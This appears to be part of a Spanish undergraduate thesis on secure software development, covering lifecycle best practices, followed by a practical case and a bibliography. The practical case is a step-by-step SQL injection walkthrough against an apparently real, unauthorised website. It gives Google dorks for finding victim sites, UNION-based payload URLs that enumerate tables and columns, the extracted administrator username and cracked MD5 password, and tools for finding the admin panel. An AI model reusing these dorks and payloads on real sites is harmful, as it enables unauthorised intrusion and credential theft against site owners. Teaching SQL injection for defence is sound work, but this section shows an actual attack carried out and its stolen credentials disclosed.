- Asegurar que los requisitos son específicos, medibles y razonables

7.2. Fase de diseño

Metas

Asegurar que las políticas, documentación y estándares adecuados están implementados. La documentación es extremadamente importante, ya que brinda al equipo de desarrollo políticas y directrices a seguir.

Ciclo de Vida

El diseño debe ser revisado durante todo el ciclo de vida del software para poder asegurar un buen funcionamiento del producto. Se puede llevar a cabo un análisis de vulnerabilidades conocidas para el SO, el lenguaje de programación, etc. e incluir los resultados en el diseño.

Buenas Prácticas

Las aplicaciones deberían tener una arquitectura y diseño documentados. Por documentados nos referimos a modelos, documentos de texto y semejantes. Es indispensable comprobar estos elementos para asegurar que el diseño y la arquitectura imponen un nivel de seguridad adecuado definidos en los requisitos.

Identificar fallos de seguridad en la fase de diseño no es solo una de las fases, sino que también puede ser la fase más efectiva para realizar cambios. Por ejemplo, ser capaz de identificar que el diseño precisa realizar decisiones de autorización en varias fases, por lo que podría ser adecuado considerar un componente de autorización centralizado.

Es decir: si la aplicación realiza validación de datos en múltiples fases, puede ser adecuado desarrollar un marco de validación centralizado (realizar la validación de entradas en un solo lugar en vez de en cientos, es mucho más sencillo).

Las personas pueden hacer las cosas correctamente, solo si saben que es lo correcto. Por ejemplo, si la aplicación va a ser desarrollada en el lenguaje Java, es esencial que haya un estándar de programación segura en Java. Si la aplicación va a usar criptografía, es esencial que haya un estándar de criptografía. Ninguna política o estándar puede cubrir todas las situaciones con las que se enfrentará un equipo de desarrollo. Documentando las incidencias comunes y predecibles, habrá menos decisiones que afrontar durante el proceso de desarrollo.

Antes de empezar el desarrollo, planifica el programa de medición. Definir los criterios que deben ser medidos proporciona visibilidad de los defectos tanto en el proceso como en el producto. Es algo esencial definir las métricas antes de empezar el desarrollo, ya que puede haber necesidad de modificar el proceso (de desarrollo) para poder capturar los datos necesarios.

Una vez identificados los requerimientos, durante esta fase, se deberán diseñar las medidas de actuación para los requisitos de seguridad detectados anteriormente. Por ejemplo se deberá resolver casos como el de la política de contraseñas: se tendrá que

determinar si se prefieren contraseñas largas y con pocos cambios o si por el contrario se prefieren cortas y de una menor duración.

Antes de implementar el diseño, se deben tener en cuenta los posibles fallos de seguridad que puedan existir en la arquitectura o en el propio diseño, ya que si se detectan en una fase posterior, el coste de solucionar estos problemas será mucho más elevado.

Para una defensa en profundidad hay que implementar medidas de seguridad en todas las capas del sistema, asumir siempre que la capa anterior pudo ser comprometida y nunca confiar en los datos recibidos

¿Qué hay que tener en cuenta en la etapa de diseño?

- Autenticación local vs. Autenticación externa (integrada).
- Tipos de autenticación (integrada vs. propia).
- Factores de autenticación.
- No poner usuarios y contraseñas por defecto.
- No crear niveles de acceso de los usuarios por defecto.
- Bloqueo de cuentas vs. Captcha (Test de Turing).
- Crear y mantener una lista de los marcos de software recomendadas, servicios y otros componentes de software
- Elaborar una lista de los principios rectores de seguridad como una lista de control contra los diseños detallados
- Distribuir, promover y aplicar los principios de diseño de nuevos proyectos
- Identificar los puntos de entrada (superficie de ataque / defensa de perímetro) en diseños de software
- Analizar los diseños de software frente a los riesgos de seguridad conocidos

Diseño de autorización

Una vez que el usuario es autenticado, la aplicación deberá decidir si tiene o no permisos para realizar las acciones que solicita.

- Definición de niveles de acceso (ej: Roles)
- Funciones que puede ejecutar cada nivel
- Datos que puede leer, escribir y modificar cada nivel
- Asignación de niveles propios o integrados
- Roles y grupos definidos localmente
- Pertenencia a grupos en servicio de directorios
- Requisitos de autorización en todos los componentes del sistema

7.3. Fase de desarrollo

Metas

Ejemplos de métricas para esta área son:

- Análisis del código fuente: número de vulnerabilidades por severidad (crítica, alta, media, baja)
- Análisis del código fuente: número de vulnerabilidades por tipo (inyección SQL, control acceso, overflow, etc.)

Ciclo de Vida

Durante la fase de implementación, se lleva a cabo la construcción del software, basándose en el diseño realizado en la fase anterior, para cubrir los requisitos recogidos en la fase inicial.

Buenas Prácticas

Todos los desarrolladores, en menor o mayor medida, suelen seguir unos patrones propios al realizar código. Lo que se busca en este punto es que el equipo de desarrolladores siga una serie de medidas comunes para codificar el software.

En teoría, el desarrollo es la implementación de un diseño. Sin embargo, en el mundo real, muchas decisiones de diseño son tomadas durante el desarrollo del código. A menudo son decisiones menores, que o bien eran demasiado detalladas para ser descritas en el diseño o, en otras cosas, incidencias para las cuales no había ninguna directriz o guía que las cubriese. Si la arquitectura y el diseño no eran los adecuados, el desarrollador tendrá que afrontar muchas decisiones. Si las políticas y estándares eran insuficientes, tendrá que afrontar todavía más decisiones.

Medidas estándar que debemos tomar para el desarrollo de software seguro

1. Para desarrollar una aplicación segura debemos considerar los siguientes aspectos:
 - Control de la entrada: validar todas las entradas.
 - Gestión de memoria: desbordamiento de buffers
 - Estructura interna y diseño de programas.
 - Llamadas a recursos externos: bibliotecas, scripts, etc.
 - Control de la salida formato, restricciones
 - Problemas de lenguajes de programación
 - Otros algoritmos criptográficos, de autenticación

2. Control de entrada:

- Hay que validar todas las entradas que vienen de fuentes no fiables
- Se debe determinar que es legal y rechazar lo que no lo sea
- Siempre se debe verificar que algo es ilegal, la aplicación contraria (detección de entradas erróneas) puede fallar
- El sistema se debe verificar generando entradas erróneas desconocidas
- Hay que limitar la longitud máxima de la entrada

3. Vigilar caracteres especiales:

- Caracteres de control
- Caracteres especiales a utilizar en un Shell, SQL, etc.
- Delimitadores (ej. tabuladores, comas, etc.)
- Verificar la codificación y decodificación de URLs y la validez de los juegos de caracteres
- Minimizar las decodificaciones, no decodificar más de una vez de modo innecesario.
- Números: verificar máximos, mínimos y otros.

4. Validación de otros tipos de datos:

- Direcciones de correo: ver RFC 2822 y 822
- Nombres de ficheros: Omitir caracteres especiales (/ , \n, “”, , etc.)
- Expresiones regulares
- Cookies: comprobar dominios
- HTML/XML: prevenir cross-posting
- URI/URL: validar antes de procesar

Inspección de código durante la fase de desarrollo

El equipo de seguridad debería realizar una inspección del código por fases con los desarrolladores y, en algunos casos, con los arquitectos del sistema. Una inspección de código por fases es una inspección del código a alto nivel, en la que los desarrolladores pueden explicar el flujo y lógica del código. Permite al equipo de revisión de código obtener una comprensión general del código fuente, y permite a los desarrolladores explicar porque se han desarrollado ciertos elementos de un modo en particular.

El propósito de una inspección de este tipo no es realizar una revisión del código, sino entender el flujo de programación a alto nivel, su esquema y la estructura del código que conforma la aplicación.

Con una buena comprensión de cómo está estructurado el código, el probador puede examinar ahora el código real en busca de defectos de seguridad.

Las revisiones de código estático validarán el código contra una serie de listas de comprobación, que incluyen:

- Requisitos de negocio de disponibilidad, confidencialidad e integridad.
- Incidencias específicas relativas al lenguaje o marco de trabajo en uso, como el Scarlet paper para PHP o las Microsoft Secure Coding checklists para ASP.NET.
- Cualquier requisito específico de la industria, como Sarbanes-Oxley 404, COPPA, ISO 17799, APRA, HIPAA, Visa Merchant guidelines o cualquier otro régimen regulatorio.

Para la revisión de código se podrían seguir las siguientes pautas:

- Crear listas de control de revisión de código basado en problemas comunes
- Fomentar el uso de las listas de comprobación por cada miembro del equipo
- Revisar el código seleccionado de alto riesgo de manera más formal
- Considerar la posibilidad de la utilización de herramientas de análisis de código automatizadas para algunos cheques

7.4. Fase de pruebas

Metas

Ejemplos de métricas para esta área son:

- Porcentaje de requisitos de seguridad satisfechos por ciclo de pruebas: vulnerabilidades por severidad (crítica, alta, media, baja)
- Porcentaje de requisitos de seguridad: vulnerabilidades por tipo (inyección SQL, overflow, etc.)

Ciclo de Vida

Durante esta fase se especifican casos de prueba, que están directamente relacionados con los requisitos. Posteriormente estos casos de prueba se escriben en “test scripts” con los cuáles evaluar el grado de cobertura de los requerimientos por parte del software que ha sido implementado.

Buenas Prácticas

Tras haber comprobado los requisitos, analizado el diseño y realizado la revisión de código, debería asumirse que se han identificado todas las incidencias. Con suerte, ese será el caso, pero el testing de penetración de la aplicación después de que haya sido implementada nos proporciona una última comprobación para asegurarnos de que no se nos ha olvidado nada

La prueba de intrusión de la aplicación debería incluir la comprobación de cómo se implementó y securizar su infraestructura. Aunque la aplicación puede ser segura, un

pequeño detalle de la configuración podría estar en una etapa de instalación por defecto, y ser vulnerable a explotación.

Las pruebas de seguridad podrían:

- Especificar casos de prueba de seguridad basadas en los requisitos conocidos y vulnerabilidades comunes
- Realizar pruebas de intrusión antes de cada lanzamiento importante
- Revisión resultados de las pruebas y correcta, o formalmente aceptar los riesgos de liberar con controles fallidos

La evaluación de vulnerabilidades ayuda a identificar rápidamente y a tomar medidas contra los puntos más vulnerables de nuestro software, detectando las vulnerabilidades críticas que deben investigarse inmediatamente y los elementos informativos que presentan un riesgo menor.

La técnica Fuzzing es una prueba de software que genera y envía datos secuenciales o aleatorios a una aplicación, con el objeto de detectar defectos o vulnerabilidades existentes. Con esta técnica se consigue ver las excepciones que devuelven nuestro equipo y posibles problemas no contemplados. Por ejemplo con esta técnica se detectan algunos desbordamientos de búfer o la reacción de nuestro programa al recibir campos con tipo de dato incorrectos como por ejemplo un “float” en vez de un “integer”.

7.5. Fase de despliegue

Ciclo de Vida

El software que ha sido construido y verificado, se despliega en el entorno del cliente. Esto conlleva tareas relacionadas con la seguridad como la creación de usuarios según las prácticas indicadas o la verificación de que el entorno cumple con los requisitos (por ejemplo, versiones del sistema operativo de servidores y clientes, aplicando parches regularmente de vulnerabilidades ya conocidas, etc.)

Buenas Prácticas

Antes de subir la aplicación a producción, hay que revisar que la configuración sea correcta a nivel de seguridad, evitando errores comunes como devolver más información de la debida en caso de error. Es decir puede ocurrir que debido a una mala configuración en la red, el atacante pueda conseguir información adicional que le ayude a preparar un ataque contra la aplicación.

Antes de subir la aplicación a un entorno de producción, hay que comprobar que la red que vamos a utilizar sea segura. Por ejemplo, si vamos a colocar nuestra aplicación en una DMZ, hay que configurarla de manera correcta, si vamos a usar un servidor en la

nube, hay que configurar los patrones de conexión, para que no pueda acceder cualquier persona que tenga acceso a la red.

Con todas estas acciones y realizando tareas de mejora continua, los fallos de seguridad de las aplicaciones deberían verse reducidos antes de estar en un entorno productivo.

Página dejada en blanco intencionadamente

8. CASO PRÁCTICO

Para hacer el caso práctico hemos decidido usar el método de Inyección SQL para encontrar vulnerabilidades de una página web.

Primero y antes que nada, debemos saber muy bien los conceptos de cada uno que tocaremos en este tema.

¿Qué es Inyección SQL?

Este tipo de ataque consiste en inyectar código SQL en una sentencia SQL ya programada, con el fin de alterar el funcionamiento de la base de datos.

Según Wikipedia: Inyección SQL es un método de infiltración de código intruso que se vale de una vulnerabilidad informática presente en una aplicación en el nivel de validación de las entradas para realizar consultas a una base de datos. El origen de la vulnerabilidad radica en el incorrecto chequeo y/o filtrado de las variables utilizadas en un programa que contiene, o bien genera, código SQL. Es, de hecho, un error de una clase más general de vulnerabilidades que puede ocurrir en cualquier lenguaje de programación o script que esté embebido dentro de otro. Se conoce como Inyección SQL, indistintamente, al tipo de vulnerabilidad, al método de infiltración, al hecho de incrustar código SQL intruso y a la porción de código incrustado.

Lo que haremos a lo largo de este caso práctico, será inyectar código SQL a una web, con el fin de ocasionarle errores a la base de datos para que nos devuelva datos que usaremos en nuestra inyección y finalmente obtener los datos de acceso al panel de administración.

¿Que necesitamos para encontrar sitios vulnerables a Inyección SQL?

Necesitamos algunas Dorks ¿Que es una Dork?

Los Dorks son palabras claves que podremos en google para encontrar sitios webs vulnerables. Estas son algunas Dorks de ejemplo:


```
inurl:index.php?id=
inurl:noticias.php?id=
inurl:trainers.php?id=
inurl:buy.php?category=
inurl:article.php?ID=
inurl:play_old.php?id=
inurl:declaration_more.php?decl_id=
inurl:pageid=
inurl:games.php?id=
```


inurl:page.php?file=
inurl:newsDetail.php?id=
inurl:gallery.php?id=
inurl:show.php?id=
inurl:staff_id=

Podemos usar estos Dorks para encontrar vulnerabilidades o directamente ir a las páginas webs que quiere atacar y comprobar si es vulnerable o no.

¿Como saber si la página es vulnerable?

Para este tutorial hemos usado la siguiente página web: **http://.es/noticias.php?id=306** y para saber si es vulnerable tenemos que colocar una (Comilla, coma, punto o cualquier carácter) al final de la variable, es decir, **http://.es/noticias.php?id=306'** y nos podría dar dos opciones: una de ellas es dejar la pagina sin contenido como en nuestro ejemplo:




Y otra opción es que nos mostrara un error parecido al siguiente: **“Warning: mysql_fetch_array(): supplied argument is not a valid MySQL result resource in/homepages/28/d423808099/htdocs/views/id.php on line 6”**

Muchos administradores no saben lo fácil que es arreglar este bug (SQLi) en su página web y lo único que hacen es agregar una función en PHP para evitar que se muestren el anterior mensaje mencionado pero esto es un error muy grave que están cometiendo, el código PHP que están usando es: **<?php.error.reporting(0);?>**, pero con esto no arreglara el problema, el bug seguirá estando allí. Este es un problema para la seguridad de los web ya que los atacantes podrán darse cuenta y seguirán intentando atacarla hasta conseguir el usuario y contraseña de administración.

Bueno una vez tengamos un sitio vulnerable, lo siguiente que vamos a hacer es buscar cuántas columnas tiene. Para ello, después de **id=** colocaremos lo siguiente:

id=-306+UNION+SELECT+1,2-- pero la pagina se mantendrá igual, así que seguiremos añadiendo valores hasta que obtenemos algún cambio y en nuestro caso hemos tenido que llegar hasta 11, pero hay casos que podríamos tener muchos mas.

Como podemos observar en la siguiente imagen, la página contiene unos números en el cuerpo de la web:



Los números 4 y 6 son números de tablas de la web vulnerable. Tenemos que elegir uno de esos 2 números, nosotros hemos elegido el 4 para que nos muestra los nombres de las tablas, pero se podría escoger cualquiera.

Lo que sigue ahora es agregar después del ultimo numero de la url el siguiente código: **+from+information_schema.tables--** y quedaría así:

`.es/noticias.php?id=306+UNION+SELECT+1,2,3,4,5,6,7,8,9,10,11+from+information_schema.tables--`

Ahora remplazáremos el número 4 que hemos elegido anteriormente para que nos muestre los nombres de las tablas por **table_name**:

`.es/noticias.php?id=306+UNION+SELECT+1,2,3,table_name,5,6,7,8,9,10,11+from+information_schema.tables--`

Una vez hecho esto, podemos observar que en el cuerpo del mensaje desapareció el numero 4 y ahora aparece el nombre de una tabla de la base de datos.



Lo que debemos hacer es agregar después de **information_schema.tables** lo siguiente: **+limit+2,1--** y sería algo así:

`.es/noticias.php?id=306+UNION+SELECT+1,2,3,table_name,5,6,7,8,9,10,111+from+information_schema.tables+limit+2,1--`

Y como podemos observar el nombre de la tabla ha cambiado:

8 de 9 de 10

COLLATIONS

6

Así que debemos seguir sumando +1 al límite hasta encontrar una tabla que pueda contener los datos de administración de la página web.

El límite debería ir creciendo de esta manera:

+limit+2,1--

+limit+3,1--

+limit+4,1--

Y así sucesivamente hasta encontrar la tabla que nos interese, en nuestro caso llegamos hasta la 60 para encontrar la tabla con los datos de administración.



Ahora lo que tenemos que hacer es convertir ese nombre de la tabla de administración a ASCII. En google podemos encontrar numerosos conversores ASCII y convertir el nombre de la tabla de string a decimal

Cuando ya lo tenemos cambiamos **table_name** por **group_concat(column_name)** y **information_schema.tables** por **information_schema.columns+where+table_name=char(Aquí se tendrá que añadir el nombre de la tabla de administración que ha convertido anteriormente de string a decimal y poniendo una coma entre cada cifra)--**

La url quedaría de la siguiente manera:

http://alovera.es/noticias.php?id=306+UNION+SELECT+1,2,3,group_concat(column_name),5,6,7,8,9,10,11+from.information_schema.columns+where+table_name=char(Aquí se tendrá que añadir el nombre de la tabla de administración que ha convertido de string a decimal y poniendo una coma entre cada cifra)--

Si observamos, en el cuerpo de la página veremos el contenido de la tabla:

id,administrador_2879745,pass

6

Lo que nos interesa a nosotros son las columnas de **administrador_2879745** y **pass**, así que remplazaremos en nuestra inyección **group_concat(column_name)** por **concat(administrador_2879745,0x3a, pass)**, **concat** significa concatenar y el **0x3a** son dos puntos, así el usuario y contraseña no aparecen juntos. Luego borraremos desde **information_schema.columns** en adelante y nos quedamos solo con **+from+”Nombre**

tabla administración”, quedando lo siguiente:



Como podemos ver hemos conseguido averiguar el usuario y contraseña de administración, aunque en este caso la contraseña esta encriptada pero afortunadamente existen herramientas y diccionarios para crackear MD5 y desencriptar contraseñas.

Hemos usado la siguiente web para conseguir la contraseña:

<http://www.hashkiller.co.uk/md5-decrypter.aspx> por tanto nuestros datos de administración son los siguientes: usuario: admin2 y pass: admin.

Y por ultimo, necesitamos encontrar el path para poder introducir los datos de administración y por suerte existen herramientas para hacerlo, hemos usado la siguiente web: <http://aixoa.byethost32.com/php/admin.php>

Este método de inyección SQL es manual pero hay herramientas para encontrar automáticamente las tablas de administración de la base de datos.

Kali Linux es una distribución basada en Debian GNU/Linux diseñada principalmente para la auditoria y seguridad informática.

Página dejada en blanco intencionadamente

9. CONCLUSIONES Y FUTURAS LINEAS DE TRABAJO

Este trabajo siempre ha tenido como base fundamental en la investigación de distintas fuentes para poder desarrollar una guía para la creación de software seguro y va dirigida a todos aquellos interesados en el activo software durante su ciclo de vida, y a aquellos con responsabilidad en la seguridad y continuidad de los servicios en la organización.

Esta guía será utilizada por la dirección para saber cómo el software se mantendrá disponible e íntegro para la operación de los servicios.

Por ello, este trabajo ha tratado por un lado, de proporcionar unas ciertas pautas en la creación de la guía, y por otro lado, de servir de ejemplo para el desarrollo de software seguro.

El desarrollo y la implementación del ciclo de vida de desarrollo de seguridad representan una importante inversión y un importante cambio en la manera de diseñar, desarrollar y probar el software.

El diseño de aplicaciones seguras se ha convertido en un tema de alta prioridad. Debido al auge que la seguridad de la información ha tenido en los últimos años y a la dependencia que las empresas tienen de sus aplicaciones, se hace necesario garantizar su correcto funcionamiento mediante protección a los ataques internos y externos.

Al término de este trabajo se puede concluir que:

- Los diseñadores de software tomen la seguridad de sus sistemas como algo serio e importante.
- Cuando se vaya a diseñar un método es necesario tener en cuenta un amplio espectro de requisitos si se quiere lograr una solución lo suficientemente segura.
- El método de pregunta/respuesta sólo garantiza un determinado nivel de seguridad.
- La mayoría de los ataques se producen en la capa de aplicación
- Se necesitara invertir más en la protección de las aplicaciones
- Se debería crear software seguro
- Se debería adoptar una estrategia de seguridad para la creación de software
- El software seguro es el resultado de múltiples actividades
- Se requiere involucrar personas, procesos y tecnología
- Mejorar la seguridad del software implica un cambio cultural en la organización y se debe cambiar la forma en la que trabaja la organización.

Como conclusión final, este Trabajo de Fin de Grado, ha sido para la autora, una gran experiencia por haber podido obtener un producto final y haber aprendido mucho sobre el desarrollo del software seguro. Sólo queda esperar que el presente trabajo pueda servir como punto de partida para muchos profesionales de la seguridad de software seguro.

Como trabajo futuro se pretende continuar profundizando en la investigación de distintas fuentes para el desarrollo de software, definir formalmente las pautas presentadas en la guía y hacer más pruebas usando herramientas automáticas para el análisis de vulnerabilidades en etapas de desarrollo y de pruebas.

Página dejada en blanco intencionadamente

10. BIBLIOGRAFÍA Y REFERENCIAS

10.1. Build Security In Web Site References

De la siguiente URL “The Build Security In Web” <https://buildsecurityin.us-cert.gov/> es de donde se recomiendan documentos usados en este trabajo.

[BSI 01] Deployment & Operations content area <https://buildsecurityin.us-cert.gov/daisy/bsi/articles/best-practices/deployment.html>

[BSI 02] Attack Patterns content area <https://buildsecurityin.uscert.gov/daisy/bsi/articles/knowledge/attack.html>

[BSI 03] Adopting an Enterprise Software Security Framework <https://buildsecurityin.us-cert.gov/daisy/bsi/resources/published/series/bsi-ieee/568.html>

[BSI 04] Risk Management Framework <https://buildsecurityin.us-cert.gov/daisy/bsi/articles/best-practices/risk/250.html>

[BSI 05] Risk-Centered Practices <https://buildsecurityin.us-cert.gov/daisy/bsi/articles/best-practices/deployment/575.html>

[BSI 06] Risk Management content area <https://buildsecurityin.us-cert.gov/daisy/bsi/articles/best-practices/risk.html>

[BSI 07] Requirements Elicitation Case Studies <https://buildsecurityin.us-cert.gov/daisy/bsi/articles/best-practices/requirements/532.html>

[BSI 08] Architectural Risk Analysis content area <https://buildsecurityin.us-cert.gov/daisy/bsi/articles/best-practices/architecture.html>

[BSI 09] Principles content area <https://buildsecurityin.us-cert.gov/daisy/bsi/articles/knowledge/principles.html>

[BSI 10] Guidelines content area <https://buildsecurityin.us-cert.gov/daisy/bsi/articles/knowledge/guidelines.html>

[BSI 11] Code Analysis <https://buildsecurityin.us-cert.gov/daisy/bsi/articles/best-practices/code/214.html>

[BSI 12] Risk-Based and Functional Security Testing <https://buildsecurityin.us-cert.gov/daisy/bsi/articles/best-practices/testing/255.html>

[BSI 13] White Box Testing <https://buildsecurityin.us-cert.gov/daisy/bsi/articles/best-practices/white-box/259.html>

[BSI 14] Black Box Security Testing Tools <https://buildsecurityin.us-cert.gov/daisy/bsi/articles/tools/black-box/261.html>

[BSI 15] Adapting Penetration Testing for Software Development Purposes <https://buildsecurityin.us-cert.gov/daisy/bsi/articles/best-practices/penetration/655.html>

[BSI 16] Penetration Testing Tools <https://buildsecurityin.us-cert.gov/daisy/bsi/articles/tools/penetration/657.html>

[BSI 17] Building Security In IEEE Security & Privacy Series <https://buildsecurityin.us-cert.gov/daisy/bsi/resources/published/series/bsi-ieee.html>

10.2. Referencias libros

[Alexander 1964] Alexander, Christopher. Notes on the Synthesis of Form. Cambridge, MA: Harvard University Press, 1964.

[Kunz 1970] Kunz, Werner, & Rittel, Horst. "Issues as Elements of Information Systems." <http://www-iurd.ced.berkeley.edu/pub/WP-131.pdf> (1970)

[Alexander 1977] Alexander, Christopher, Ishikawa, Sara, & Silverstein, Murray. A Pattern Language. New York: Oxford University Press, 1977.

[Alexander 1979] Alexander, Christopher. A Timeless Way of Building. New York: Oxford University Press, 1979.

[Saaty 1980] Saaty, T. L. The Analytic Hierarchy Process. New York: McGraw-Hill, 1980.

[SDS 1985] Systems Designers Scientific. CORE—The Method: User Manual. London, UK: SD-Scicon, 1986.

[Jones 1986a] Jones, Capers (Ed.). Tutorial: Programming Productivity: Issues for the Eighties (2nd ed.). Los Angeles, CA: IEEE Computer Society Press, 1986.

[Jones 1986b] Jones, Capers. Programming Productivity. New York: McGraw-Hill, 1986.

[Boehm 1988] Boehm, Barry W., & Papaccio, Philip N. "Understanding and Controlling Software Costs. IEEE Transactions on Software Engineering 14, 10 (October 1988): 1462–1477

[Gilb 1988] Gilb, Tom. Principles of Software Engineering Management. Reading, MA: Addison-Wesley, 1988.

- [Checkland 1990] Checkland, Peter. *Soft Systems Methodology in Action*. Toronto, Ontario, Canada: John Wiley & Sons, 1990.
- [Kang 1990] Kang, K., Cohen, S., Hess, J., Novak, W., & Peterson, A. *Feature-Oriented Domain Analysis (FODA) Feasibility Study* (CMU/SEI-90-TR-021, ADA235785). Pittsburgh, PA: Software Engineering Institute, Carnegie Mellon University, 1990.
<http://www.sei.cmu.edu/publications/documents/90.reports/90.tr.021.html>
- [Brackett 1990] Brackett, J. W. *Software Requirements* (SEI-CM-19-1.2, ADA235642). Pittsburgh, PA: Software Engineering Institute, Carnegie Mellon University, 1990.
<http://www.sei.cmu.edu/publications/documents/cms/cm.019.html>
- [Schiffrin 1994] Schiffrin, D. *Approaches to Discourse*. Oxford, UK: Blackwell, 1994.
- [Karlsson 1995] Karlsson, J. "Towards a Strategy for Software Requirements Selection. Licentiate." Thesis 513, Linköping University, October 1995.
- [Wood 1995] Wood, J., & Silver, D. *Joint Application Development* (2nd ed.). New York: Wiley, 1995.
- [Gamma 1995] Gamma, E., Helm, R., Johnson, R., & Vlissides, J. *Design Patterns: Elements of Reusable Object-Oriented Software*. Reading, MA: Addison-Wesley, 1995.
- [Bishop 1996] Bishop, Matt, & Dilger, M. "Checking for Race Conditions in File Accesses." *The USENIX Association, Computing Systems*, Spring 1996: 131–152.
- [Aleph One 1996] Aleph One. "Smashing the Stack for Fun and Profit." *Phrack Magazine* 7, 49 (1996): file 14 of 16. <http://www.phrack.org/issues.html?issue=49>
- [Denning 1998] Denning, Dorothy E. *Information Warfare and Security*. Reading, MA: Addison-Wesley, 1998.
- [Schneier 2000] Schneier, Bruce. *Secrets and Lies: Digital Security in a Networked World*. New York, NY: John Wiley & Sons, 2000.
- [Sindre 2000] Sindre, Guttorm, & Opdahl, Andreas L. "Eliciting Security Requirements by Misuse Cases," 120–131. *Proceedings of the 37th International Conference on Technology of Object-Oriented Languages and Systems (TOOLS-37 '00)*. New York: IEEE Press, 2000.
- [Hubbard 2000] Hubbard, R., Mead, N., & Schroeder, C. "An Assessment of the Relative Efficiency of a Facilitator-Driven Requirements Collection Process with Respect to the Conventional Interview Method." *Proceedings of the International Conference on Requirements Engineering*. June 2000. Los Alamitos, CA: IEEE Computer Society Press, 2000.

[Moisiadis 2000] Moisiadis, F. "Prioritising Scenario Evolution," 85–94. Proceedings of the Fourth International Conference on Requirements Engineering (ICRE 2000). June 19–23, 2000. Los Alamitos, CA: IEEE Computer Society, 2000.

[McConnell 2001] McConnell, Steve. "From the Editor—An Ounce of Prevention." IEEE Software 18, 3 (May 2001): 5–7.

[Viega 2001] Viega, John, & McGraw, Gary. Building Secure Software: How to Avoid Security Problems the Right Way. Boston, MA: Addison-Wesley, 2001.

[Moisiadis 2001] Moisiadis, F. "A Requirements Prioritisation Tool." 6th Australian Workshop on Requirements Engineering (AWRE 2001). Sydney, Australia, November 2001.

[Bishop 2002] Bishop, Matt. Computer Security: Art and Science. Boston, MA: Addison-Wesley, 2002.

[Howard 2002] Howard, Michael, & LeBlanc, David C. Writing Secure Code (2nd ed.). Redmond, WA: Microsoft Press, 2002.

[Howard 2002] Howard, Michael, & LeBlanc, David C. Writing Secure Code (2nd ed.). Redmond, WA: Microsoft Press, 2002.

[Whittaker 2003] Whittaker, James A., & Thompson, Herbert H. How to Break Software Security. Boston MA: Addison-Wesley, 2003.

[Wiegers 2003] Wiegers, Karl E. Software Requirements (2nd ed.). Redmond, WA: Microsoft Press, 2003.

[Ellison 2003] Ellison, Robert J., & Moore, Andrew. P. Trustworthy Refinement Through Intrusion-Aware Design (CMU/SEI-2003-TR-002, ADA414865). Pittsburgh, PA: Software Engineering Institute, Carnegie Mellon University, 2003.
<http://www.sei.cmu.edu/publications/documents/03.reports/03tr002.html>

[Hickey 2003] Hickey, A., Davis, A., & Kaiser, D. "Requirements Elicitation Techniques: Analyzing the Gap Between Technology Availability and Technology Use." Comparative Technology Transfer and Society 1, 3 (December 2003): 279–302.

[Leffingwell 2003] Leffingwell, D., & Widrig, D. Managing Software Requirements: A Use Case Approach (2nd ed.). Boston, MA: Addison-Wesley, 2003.

[Davis 2003] Davis, A. "The Art of Requirements Triage." IEEE Computer, 36, 3 (March 2003): 42–49.

[Whittaker 2003] Whittaker, James A., & Thompson, Herbert H. How to Break Software Security. Boston MA: Addison-Wesley, 2003.

- [Avizienis 2004] Avizienis, Algirdas, Laprie, Jean-Claude, Randell, Brian, & Landwehr, Carl. "Basic Concepts and Taxonomy of Dependable and Secure Computing." *IEEE Transactions on Dependable and Secure Computing* 1, 1 (January–March 2004): 11–33.
- [Leveson 2004] Leveson, Nancy. "A Systems-Theoretic Approach to Safety in Software-Intensive Systems." *IEEE Transactions on Dependable and Secure Computing* 1, 1 (January–March 2004): 66–86. <http://sunnyday.mit.edu/papers/tdsc.pdf>
- [Hoglund 2004] Hoglund, Greg, & McGraw, Gary. *Exploiting Software: How to Break Code*. Boston, MA: Addison-Wesley, 2004.
